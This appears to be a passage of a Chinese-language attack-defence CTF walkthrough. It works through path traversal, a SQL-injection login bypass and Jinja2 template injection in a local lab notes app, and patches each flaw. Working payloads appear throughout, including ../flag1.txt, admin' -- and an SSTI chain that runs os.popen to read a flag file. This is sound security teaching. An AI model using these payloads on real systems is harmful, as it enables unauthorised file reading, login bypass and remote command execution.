join 只把兩段字串黏起來，不會看結果跑去哪。程式也沒有在 open 之前確認路徑還在 notes/ 裡。

```
$ python3 -c "import os; print(os.path.join('/srv/notes','../flag1.txt'))"
/srv/flag1.txt
$ curl -s 'localhost:8001/download?file=../flag1.txt'
flag{9989f5c9921799e3bcde}    ← 出界了，這就是缺口（flag1）
```

把檔名改成 ../ 就讀到目錄外的 flag

對手的服務在 8002，用的是同一支端點，讀的是 flag1。讀到先別停，馬上交到 8080。

```
$ F=$(curl -s 'localhost:8002/download?file=../flag1.txt')
$ echo $F
flag{9989f5c9921799e3bcde}
$ curl -s -o /dev/null -w '%{http_code}\n' -d "flag=$F" localhost:8080/submit
302   ← 交到 8080，這一條 +15
```

補丁只動一行，先算 realpath 再比對

先改 target/app.py，把路徑算成 realpath 再比對 notes/，然後只重建 target-a。攻擊和正常請求兩個測試都要對。

```
$ vi target/app.py
    path = os.path.realpath(os.path.join(NOTES_DIR, name))
    if not path.startswith(NOTES_DIR + os.sep):
        return "not found", 404
$ docker compose up -d --build target-a
$ curl -s 'localhost:8001/download?file=../flag1.txt'
not found
$ curl -s 'localhost:8001/download?file=welcome.txt'
welcome to MOCS Notes
```

同一個服務換一個輸入，這次是 username

同一個服務、同一套五格，只是危險函式換成 execute()。先看登入頁怎麼收參數。

```
$ curl -s -o /dev/null -w '%{http_code}\n' -d 'username=demo&password=demo' localhost:8001/login
302   ← 正常登入
$ curl -s -o /dev/null -w '%{http_code}\n' -d 'username=demo&password=x' localhost:8001/login
401
```

帳密被拼進同一條 SQL，然後才 execute

帳號和密碼先被塞進同一條 SQL 字串，然後才交給 execute 執行。

```
$ sed -n '87p;89p' target/app.py
    query = f"SELECT username FROM users WHERE username='{username}' AND password='{password}'"
        row = db().execute(query).fetchone()
```

輸入和 SQL 語法沒有分開，密碼條件能被註解掉

參數化的做法是讓輸入永遠只是資料。現在輸入會變成 SQL 的一部分，所以密碼那一段可以被註解掉。

```
$ curl -s -o /dev/null -w '%{http_code}\n' -d "username=demo' -- &password=x" localhost:8001/login
302    ← 密碼是錯的，還是進得去
$ curl -s -o /dev/null -w '%{http_code}\n' -d 'username=demo&password=x' localhost:8001/login
401
```

把密碼條件註解掉，就能用 admin 登入

username 送 admin' -- 之後，密碼那一段變成註解，登入就過了。/admin 印出的備份就是 flag3，記得交到 8080。

```
$ curl -s -d "username=admin' -- &password=x" localhost:8002/login -c /tmp/ck -o /dev/null -w '%{http_code}\n'
302
$ curl -s -b /tmp/ck localhost:8002/admin | grep -o 'flag{[^}]*}'
flag{9b2f6d4c8a1e7035c9bd}
# 這條就是 /srv/flag3.txt
$ curl -s -o /dev/null -w '%{http_code}\n' -d 'flag=flag{9b2f6d4c8a1e7035c9bd}' localhost:8080/submit
302   ← 交到 8080，這一條 +15
```

把 SQL 寫死，帳密改用參數傳進去

execute 只收一份寫死的 SQL 字串，帳密從參數傳。重建 target-a 之後，兩個測試都要對。

```
$ vi target/app.py
    row = db().execute("SELECT username FROM users WHERE username=? AND password=?", (username, password)).fetchone()
$ docker compose up -d --build target-a
$ curl -s -o /dev/null -w '%{http_code}\n' -d "username=admin' -- &password=x" localhost:8001/login
401   ← 注入失效
$ curl -s -o /dev/null -w '%{http_code}\n' -d 'username=demo&password=demo' localhost:8001/login
302   ← 正常登入還在
```

名字被拼進模板，所以 {{7*7}} 會被算出來

同一個 Lab 的第三個洞在 /hello。name 會直接拼進模板，先確認它被求值，還是被原樣印出來。

```
$ curl -s 'localhost:8001/hello?name=guest'
<h1>Hello guest</h1>
$ curl -s 'localhost:8001/hello?name=%7B%7B7*7%7D%7D'
<h1>Hello 49</h1>    ← 算出來了，不是印出 {{7*7}}
```

傳進來的 name 被當成模板原始碼編譯

進來的 name 會被當成模板原始碼。引擎直接把它編譯成程式，不會先轉義成文字。

```
$ sed -n '126p;128p' target/app.py
    name = request.args.get("name", "guest")
    return render_template_string("<h1>Hello " + name + "</h1>")
```

字串先拼好才交給模板，{{ }} 就成了語法

模板引擎拿到的是拼好的完整字串，只要裡面有 {{ }}，它就會被求值。少的是一次「這是不是程式」的判斷。

```
$ python3 -c "n='{{7*7}}'; print('<h1>Hello ' + n + '</h1>')"
<h1>Hello {{7*7}}</h1>
# 這一行就是模板原始碼：{{ }} 於是成了語法，不是文字
```

從算出 49 一路接到執行命令

求值只是起點。接上 Jinja2 的屬性鏈之後就能執行命令，flag 在 /srv/flag2.txt，讀到就交 8080。

```
$ export P="{{cycler.__init__.__globals__.os.popen('cat /srv/flag2.txt').read()}}"
$ curl -s -G localhost:8002/hello --data-urlencode "name=$P"
<h1>Hello flag{4c1a7e93b6d20f58a2e7}
</h1>
$ curl -s -o /dev/null -w '%{http_code}\n' -d 'flag=flag{4c1a7e93b6d20f58a2e7}' localhost:8080/submit
302   ← 交到 8080，這一條 +15
```

把模板寫死，name 只當參數傳進去

模板字串改成固定的一份，name 用參數傳。

這樣 name 只會被當資料轉義；重建 target-a 之後，兩個測試都要對。

```
$ vi target/app.py
    return render_template_string("<h1>Hello {{ name }}</h1>", name=name)
$ docker compose up -d --build target-a
$ curl -s 'localhost:8001/hello?name=%7B%7B7*7%7D%7D'
<h1>Hello {{7*7}}</h1>    ← 印出來，不算
$ curl -s 'localhost:8001/hello?name=guest'
<h1>Hello guest</h1>
```

下篇 // 兩個服務、一條內網鏈、一個補丁台

守得住

下篇換你守：兩個服務、一條內網鏈、一個補丁台，補丁要通過平台檢查才算數。

2026.11.01 澳門